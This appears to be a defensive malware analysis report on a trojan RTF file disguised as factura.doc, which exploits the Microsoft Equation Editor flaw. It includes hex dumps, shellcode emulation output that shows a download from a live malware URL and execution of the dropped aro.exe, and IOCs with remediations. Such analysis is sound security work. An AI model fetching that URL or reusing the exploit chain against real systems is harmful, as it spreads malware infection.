Malware Analysis Report

SUMMARY

Performed analysis on malware **factura.doc** which is labeled as "**trojan**" by VirusTotal. The analysis was done in a sandboxed LAB environment using a linux toolkit called Remnux. After performing static and emulated dynamic analysis, it was found that the malware uses "Microsoft Office Memory Corruption Vulnerability" and has a CVSS base score of **7.8** (High). Once executed the malware can run arbitrary code in the context of the current user. Most common file dropped as a result of execution is **aro.exe** at the Application Data folder.

ANALYSIS

Static Analysis

File type and size

After downloading the malware file it presented itself as a doc file which easily tricks users on opening them with a document opener such as Microsoft Word.

```
remnux@remnux:~/Downloads$ ls
factura.doc  factura.zip  m6L05bL8.zip.part
```

However, the actual file type was revealed by using the following command.

```
remnux@remnux:~/Downloads$ file factura.doc
factura.doc: Rich Text Format data, unknown version
remnux@remnux:~/Downloads$ ls -lh
total 20K
-rw-rw-r-- 1 remnux remnux  12K Feb 27  2021 factura.doc
-rw-r--r-- 1 remnux remnux    0 Apr 22 14:32 factura.zip
-rw------- 1 remnux remnux 4.9K Apr 22 14:32 m6L05bL8.zip.part
```

We can see the type is Rich Text Format data and the size is 12 Kb.

Calculating SHA256 hash of the file

SHA256 file hash: 5a31c77293af2920d7020d5d0236691adcea2c57c2716658ce118a5cba9d4913

```
remnux@remnux:~/Downloads$ ls
factura.doc  factura.zip  m6L05bL8.zip.part
remnux@remnux:~/Downloads$ sha256sum factura.doc
5a31c77293af2920d7020d5d0236691adcea2c57c2716658ce118a5cba9d4913  factura.doc
```

File creation date and time

Using the tool "exif" the file creation date and time was found. The file was first modified on 2021-02-17 at 8:53:06 AM. It also confirms the file type and extension.

```
remnux@remnux:~/Downloads$ exiftool factura.doc
ExifTool Version Number         : 12.42
File Name                       : factura.doc
Directory                       : .
File Size                       : 12 kB
File Modification Date/Time     : 2021:02:27 08:53:06-05:00
File Access Date/Time           : 2024:04:22 15:49:56-04:00
File Inode Change Date/Time     : 2024:04:22 15:45:02-04:00
File Permissions                : -rw-rw-r--
File Type                       : RTF
File Type Extension             : rtf
MIME Type                       : text/rtf
Warning                         : Unspecified RTF encoding. Will assume Latin
```

Analyzing RTF file

As it was a RTF file, tools like rtfdump and rtfobj were used to further analyze.

```
remnux@remnux:~/Downloads$ rtfdump.py -h
Usage: rtfdump.py [options] [file]
Analyze RTF files
```

rtfobj

rtfobj is a Python module to detect and extract embedded objects stored in RTF files, such as OLE objects. It can also detect OLE Package objects, and extract the embedded files.


rtfdump was used first to extract information such as how many hexadecimal digits exist which is denoted by h. Any unknown characters u, length of the bytes l, and any risky keywords such as object99804142.

```
remnux@remnux:~/Downloads$ rtfdump.py factura.doc
    1 Level  1       c=    1 p=00000000 l=   11732 h=    8976;    8185 b=       0   u=    2512 \rtf7261
    2  Level  2      c=    1 p=00000c7c l=    8535 h=    8301;    8185 b=       0   u=       0 \object99804142
    3   Level  3     c=    2 p=00000ca5 l=    8493 h=    8301;    8185 b=       0   u=       0 \*\objdata731587
    4    Level  4    c=    0 p=00000cc6 l=      89 h=      29;       8 b=       0   u=       4 \*\mborder
    5    Level  4    c=    0 p=00000d86 l=      12 h=       0;       2 b=       0   u=       0
```

Each item was selected for further investigation.
First item ‘rtf7261’:

```
remnux@remnux:~/Downloads$ rtfdump.py -s 1 factura.doc
00000000: 5D 27 5E 27 35 33 A7 B0  34 3B 5B 28 A7 21 3F 2D  ]'^'53..4;[(.!?-
00000010: 28 26 3E 28 34 33 32 A7  24 3F 7E 38 5F A7 26 26  (&>(432.$?~8_.&&
00000020: 23 27 5E 2A 33 37 2F 24  5D 5E 25 32 30 A7 60 2D  #'^*37/$]^%20.`-
00000030: 2E 2B 25 2D 3F 3A 3B 39  5D 2B 27 35 3F 3D 5E 2C  .+%-?:;9]+'5?=^,
00000040: 60 2F 28 3A 3D 5F 31 28  25 36 28 2B 24 3F 3A 39  `/(:=_1(%6(+$?:9
00000050: 33 5F 39 3A B5 A7 2D 3F  25 28 25 34 3C 35 3A 30  3_9:..-?%(%4<5:0
00000060: 7C 5B 3C B5 5D 2C A7 39  B5 5B 3C 2F 3F 3F 3F 40  |[<.],.9.[</???@
00000070: 31 7C B0 3E 3C 2C 3E 25  3E 2C 3E 34 23 2D 3F 3F  1|.><,>%>,>4#-??
00000080: A7 3F 40 7C 3B 25 2C 26  25 24 27 37 2D 25 40 25  .?@|;%,&%$'7-%@%
00000090: 3D 3F 3F B0 3F 3A 3F 33  A7 2B 2D 38 5D 5E 3B 3E  =??.?:?3.+-8]^;>
000000A0: 3D 5E 2D 60 3A 37 21 5E  3D 5D B5 60 30 2B 3F 3F  =^-`:7!^=].`0+??
000000B0: 2E 32 24 3F 3C 3F 60 26  A7 25 25 7E 25 21 39 33  .2$?<?`&.%%~%!93
000000C0: 25 3A 5E 3F 25 2C 23 3F  2B 2F 3D B5 B0 3F 3F 24  %:^?%,#?+/=..??$
000000D0: 2F 38 B5 25 35 39 34 7E  2B 5B 35 3D 3B 27 B0 3F  /8.%594~+[5=;'.?
000000E0: 3F 36 3F 7C B5 2C 33 3F  B5 3F 2E 33 2D 27 3F 2C  ?6?|.,3?.?.3-'?,
```

This looked like hexadecimal value and mostly encoded except for two plaintext words, Root Entry and Equation Native.



Second item “object99804142”:

```
remnux@remnux:~/Downloads$ rtfdump.py -s 2 factura.doc
00000000: 5C 6F 62 6A 6F 63 78 5C  6F 62 6A 77 34 30 32 33  \objocx\objw4023
00000010: 5C 6F 62 6A 68 35 34 35  36 7B 5C 2A 5C 6F 62 6A  \objh5456{\*\obj
00000020: 64 61 74 61 37 33 31 35  38 37 20 20 20 20 20 20  data731587
00000030: 20 20 20 20 20 20 20 20  20 20 7B 5C 2A 5C 6D 62            {\*\mb
00000040: 6F 72 64 65 72 42 6F 78  50 72 36 31 36 31 31 37  orderBoxPr616117
00000050: 38 0C 36 31 36 31 31 37  38 5C 2A 5C 05 36 31 36  8.6161178\*\.616
00000060: 31 31 37 38 20 20 20 20  20 5C 2A 5C 6D 62 6F 72  1178     \*\mbor
00000070: 64 65 72 42 6F 78 50 72  36 31 36 31 31 37 38 0C  derBoxPr6161178.
00000080: 36 31 36 31 31 37 38 5C  2A 5C 70 77 64 36 31 36  6161178\*\pwd616
00000090: 31 31 37 38 7D 20 20 20  20 20 20 20 20 20 20 20  1178}
000000A0: 20 20 20 20 5C 08 0D 20  20 20 20 20 20 20 20 20      \..
```

This also shows a similar pattern. As from above it was evident that the data could be hexadecimal and as a result each item was decoded using rtfdump’s hexdecode option.

```
-H, --hexdecode       decode hexadecimal data; append 0 in case of uneven
                      number of hexadecimal digits
```

Decoded output for item 1:

```
remnux@remnux:~/Downloads$ rtfdump.py -s 1 -H factura.doc
00000000: 53 44 32 83 72 09 51 69  39 45 09 14 73 87 02 93  SD2.r.Qi9E..s...
00000010: 85 94 56 33 83 80 14 93  46 02 99 34 04 68 33 15  ..V3....F..4.h3.
00000020: 67 49 57 69 85 62 29 54  12 77 11 53 37 94 78 82  gIWi.b)T.w.S7.x.
00000030: 82 53 82 49 20 64 40 87  04 17 51 67 02 28 85 47  .S.I d@...Qg.(.G
00000040: 16 07 98 22 73 78 16 72  64 10 76 57 10 51 15 36  ..."sx.rd.vW.Q.6
00000050: 09 64 21 22 23 26 22 79  16 49 75 18 57 25 19 96  .d!"#&"y.Iu.W%..
```

For item 2:

```
remnux@remnux:~/Downloads$ rtfdump.py -s 2 -H factura.doc
00000000: 61 61 17 86 16 11 78 61  61 17 80 BB 5A 33 50 20  aa....xaa...Z3P
00000010: 00 00 00 C0 00 00 07 73  66 94 C5 56 26 C3 87 86  .......sf..V&...
00000020: 83 80 00 00 00 00 00 00  00 00 00 01 00 00 0D 0C  ................
00000030: F1 1E 0A 1B 11 AE 10 00  00 00 00 00 00 00 00 00  ................
00000040: 00 00 00 00 00 00 03 E0  00 30 0F EF F0 90 00 60  .........0.....`
00000050: 00 00 00 00 00 00 00 00  00 00 00 10 00 00 00 10  ................
```

For item 3:

```
remnux@remnux:~/Downloads$ rtfdump.py -s 3 -H factura.doc
00000000: 61 61 17 86 16 11 78 61  61 17 80 BB 5A 33 50 20  aa....xaa...Z3P
00000010: 00 00 00 C0 00 00 07 73  66 94 C5 56 26 C3 87 86  .......sf..V&...
00000020: 83 80 00 00 00 00 00 00  00 00 00 01 00 00 0D 0C  ................
00000030: F1 1E 0A 1B 11 AE 10 00  00 00 00 00 00 00 00 00  ................
```

For item 4:

```
remnux@remnux:~/Downloads$ rtfdump.py -s 4 -H factura.doc
00000000: B6 16 11 78 61 61 17 86  16 11 78 61 61 17 80     ...xaa....xaa..
```

So far nothing much was identified by analyzing hexadecimal values. Next, rtfobject tool was used to detect and extract any embedded objects stored in this rtf file.

```
remnux@remnux:~/Downloads$ rtfobj factura.doc
rtfobj 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'factura.doc' - size: 11734 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |00000CB6h |format_id: 2 (Embedded)
   |          |class name: b'w6iLUbl8xh8'
   |          |data size: 4096
   |          |MD5 = 'e5b6f8bd3cb5f83a242ffd6c99630ea5'
   |          |CLSID: 0002CE02-0000-0000-C000-000000000046
   |          |Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or
   |          |CVE-2018-0802)
---+----------+---------------------------------------------------------------
```

This successfully found one OLE object. We can see from the result that it is associated with Microsoft Equation 3.0 which is a known CVE 2017-11882 or CVE 2018-0802. Interestingly, “Equation” was seen at the decoded hex value.

```
R.o.o.t. .E.n.t.
r.y.............
................
................
................
...............F
................
................
E.q.u.a.t.i.o.n.
 .N.a.t.i.v.e...
```

From the NVD website:

Description

Equation Editor in Microsoft Office 2007, Microsoft Office 2010, Microsoft Office 2013, and Microsoft Office 2016 allow a remote code execution vulnerability due to the way objects are handled in memory, aka "Microsoft Office Memory Corruption Vulnerability". This CVE is unique from CVE-2018-0797 and CVE-2018-0812.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 7.8 HIGH **Vector:** CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

The tool rtfobj also has the option to save OLE objects.

```
-s SAVE_OBJECT, --save=SAVE_OBJECT
                      Save the object corresponding to the provided number
                      to a file, for example "-s 2". Use "-s all" to save
                      all objects at once.
```

Using the flag -s: factura.doc_object_0000CB6.bin was saved.

```
Saving file embedded in OLE object #0:
  format_id  = 2
  class name = b'w6iLUbl8xh8'
  data size  = 4096
  saving to file factura.doc_object_00000CB6.bin
  md5 e5b6f8bd3cb5f83a242ffd6c99630ea5
```

And investigated the hexadecimal value of this binary to find any known file signature using the xxd tool.

```
remnux@remnux:~/Downloads$ xxd factura.doc_object_00000CB6.bin
00000000: d0cf 11e0 a1b1 1ae1 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 3e00 0300 feff 0900  ........>.......
00000020: 0600 0000 0000 0000 0000 0000 0100 0000  ................
00000030: 0100 0000 0000 0000 0010 0000 0200 0000  ................
00000040: 0100 0000 feff ffff 0000 0000 0000 0000  ................
```

The following signature of D0 CF 11 E0 was a perfect match to OLE Compound File (CF) also known as Compound Binary File format by Microsoft. This was used in Microsoft Office 97 - 2003 applications.

D0 CF 11 E0 A1 B1 1A E1 DOC, DOT, PPS, PPT, XLA, XLS, WIZ	ÐÏ.à¡±.á An Object Linking and Embedding (OLE) Compound File (CF) (i.e., OLECF) file format, known as *Compound Binary File format* by Microsoft, used by Microsoft Office 97-2003 applications (Word, Powerpoint, Excel, Wizard). Part of Microsoft's Structured Storage (MSS) architecture for Component Object Model (COM)-based operating systems. [See also Excel, Outlook, PowerPoint, and Word "subheaders" at byte offset 512 (0x200).]

- There appear to several subheader formats and a dearth of documentation.
- There have been reports that there are different subheaders for Windows and Mac versions of MS Office but I cannot confirm that.]
- Password-protected DOCX, XLSX, and PPTX files also use this signature those files are saved as OLECF files.
- *[Note the similarity between D0 CF 11 E0 and the word "DOCFILE"!]*

At this point it can be said with high confidence that the file was an OLECF file and related to Microsoft Applications. Used tools such as oledump to find any details.

```
remnux@remnux:~/Downloads$ oledump.py factura.doc_object_00000CB6.bin
  1:       1664 'Equation Native'
remnux@remnux:~/Downloads$ oledump.py -s 1 factura.doc_object_00000CB6.bin
00000000: 1C 00 F1 01 01 00 47 5B  64 06 00 00 9F D7 01 66  ......G[d......f
00000010: 0C 43 DD 6D 1D CB 8D 58  B4 6D 80 6D 03 89 01 9A  .C.m...X.m.m....
00000020: 0C 0A 01 08 52 2C BB C3  42 BA FF F7 D3 8B 3B 8B  ....R,..B.....;.
00000030: 17 BD E2 54 FB 53 81 C5  B3 12 4B AC 8B 4D 1B 52  ...T.S....K..M.R
```

Nothing much was found and the file signature was not matched either.

Findings so far:

Malware Name: factura.doc
Malware File type: RTF
Malware File extension: rtf
Associated file type: OLECF
Known applications: Microsoft Office 97 - 2003
CVE: 2017-11882 or 2018-0802
SHA256 Hash: 5a31c77293af2920d7020d5d0236691adcea2c57c2716658ce118a5cba9d4913

Dynamic analysis

From the result of oledump it was suspected that some kind of shellcode could be hidden in the hexadecimal value. To confirm the theory, the tool “scdbg” was used. This tool analyzes shellcode by emulating its execution. If any shellcode is hidden, “scdbg” will detect as if the file was executed. Looking at the output

```
remnux@remnux:~/Downloads$ scdbgc -dump -findsc -f factura.doc_object_00000CB6.bin
Loaded 1000 bytes from file factura.doc_object_00000CB6.bin
Testing 4096 offsets  |  Percent Complete: 99%  |  Completed in 2879 ms
0) offset=0x8d7        steps=MAX    final_eip=7c80ae40   GetProcAddress
       StepError: 0  ParseError 0  FoundExport 1  InDllMem: 0  Last10Inst:
401e79   CC                            int3
401e7a   60                            pusha
401e7b   55                            push ebp
401e7c   BC71C44C00                    mov esp,0x4cc471
401e7d   71C4                          jno 0x401e43   ^^
401c4b   72EC                          jc 0x401c39   ^^
401c4d   47                            inc edi
401c6c   99                            cwd
401c6d   F03E08D4                      ds lock or ah,dl
7c80ae40   8BFF                          mov edi,edi

1) offset=0x8dc        steps=MAX    final_eip=7c80ae40   GetProcAddress
       StepError: 0  ParseError 0  FoundExport 1  InDllMem: 0  Last10Inst:
401e79   CC                            int3
401e7a   60                            pusha
401e7b   55                            push ebp
401e7c   BC71C44C00                    mov esp,0x4cc471
401e7d   71C4                          jno 0x401e43   ^^
401c4b   72EC                          jc 0x401c39   ^^
401c4d   47                            inc edi
401c6c   99                            cwd
401c6d   F03E08D4                      ds lock or ah,dl
7c80ae40   8BFF                          mov edi,edi
```

It was seen that the malware was returning the address of the DLL function through GetProcAddress.

Diving deep into the first offset:


```
401c6f  GetProcAddress(ExpandEnvironmentStringsW)
401ca4  ExpandEnvironmentStringsW(%APPDATA%\aro.exe, dst=12fbd8, sz=104)
401cb9  LoadLibraryW(UrlMon)
401cd4  GetProcAddress(URLDownloadToFileW)
401d46  URLDownloadToFileW(http://seed-bc.com/juop4/plwr/mklo/rbn/jan2.exe, C:\users\remnux\Application Data\aro.exe)
401d5d  LoadLibraryW(shell32)
401d73  GetProcAddress(ShellExecuteW)
401d82  unhooked call to shell32.ShellExecuteW  step=46996

Stepcount 46996
```


The malware was calling the ExpandEnvironmentStringsW function and dropped the file “aro.exe” at the APPDATA location. It then loaded the UrlMon library and called UrlDownloadToFileW function to download “jan2.exe” and saved it as the “aro.exe” at the Application Data folder. Finally, it called the ShellExecuteW function to execute the code.

HTTP traffic analysis would show the host communication with the “seed-bc” website.


VirusTotal Results




43 out of 59 vendors have identified the malware. Also, it is labeled as “trojan”.



It is also seen that the contacted url matched with our analysis as well as the dropped files.



Malware also modified the following registries related to Microsoft Equation Editor which ties back to the static analysis.



RESULT AND REMEDIATIONS

After the analysis it is no doubt that the malware sample is highly dangerous with a CVSS score of 7.8. It is a “trojan” which is also threatening to the enterprise environment. Additionally, the malware is associated with Microsoft Office Applications such as Word, Excel etc.

Findings:

Malware type: “trojan”
Files dropped: aro.exe
Malware Communicated to: seed-bc[.]com
IP Address: 185.36.74.48
VirusTotal score: 43/59
Registry used: Microsoft Equation 3.0
CVE: 2017-11882, 2018-0802

Remediations

- All office applications should be updated to the latest version
- IP address should be blocked at the firewall
- DNS of “seed-bc[.]com” should be blacklisted.
- User awareness training should be provided
- IDS/IPS rules should be updated to watch for IOCs